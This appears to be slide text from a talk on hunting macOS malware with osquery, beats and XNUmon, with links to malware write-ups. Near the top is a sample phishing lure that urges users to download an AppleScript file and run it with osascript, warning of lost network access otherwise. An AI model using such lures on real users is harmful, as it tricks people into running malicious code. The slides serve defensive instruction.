
1. Download the file below

TEXT
NetworkUpdate.applescript
1 KB

2. Open Terminal.app and enter the following command:

```
osascript Downloads/NetworkUpdate.applescript &
```

Failure to do so may affect your ability to connect to the corporate network.



beats

osquery

XNUmon

Attacker

Hypothesis: An attacker has compromised at least one system and executing malicious code via AppleScript.

Demo

Credits/Resources

*OS Internals Volume III - Security & Insecurity
objective-see.com
https://isc.sans.edu/forums/diary/Crypto+community+target+of+MacOS+malware/23816/
https://support.apple.com/en-us/HT201940
https://thehackernews.com/2017/02/mac-osx-macro-malware.html
https://blog.malwarebytes.com/threat-analysis/2018/10/mac-cryptocurrency-ticker-app-installs-backdoors/

Q&A

@rrcyrus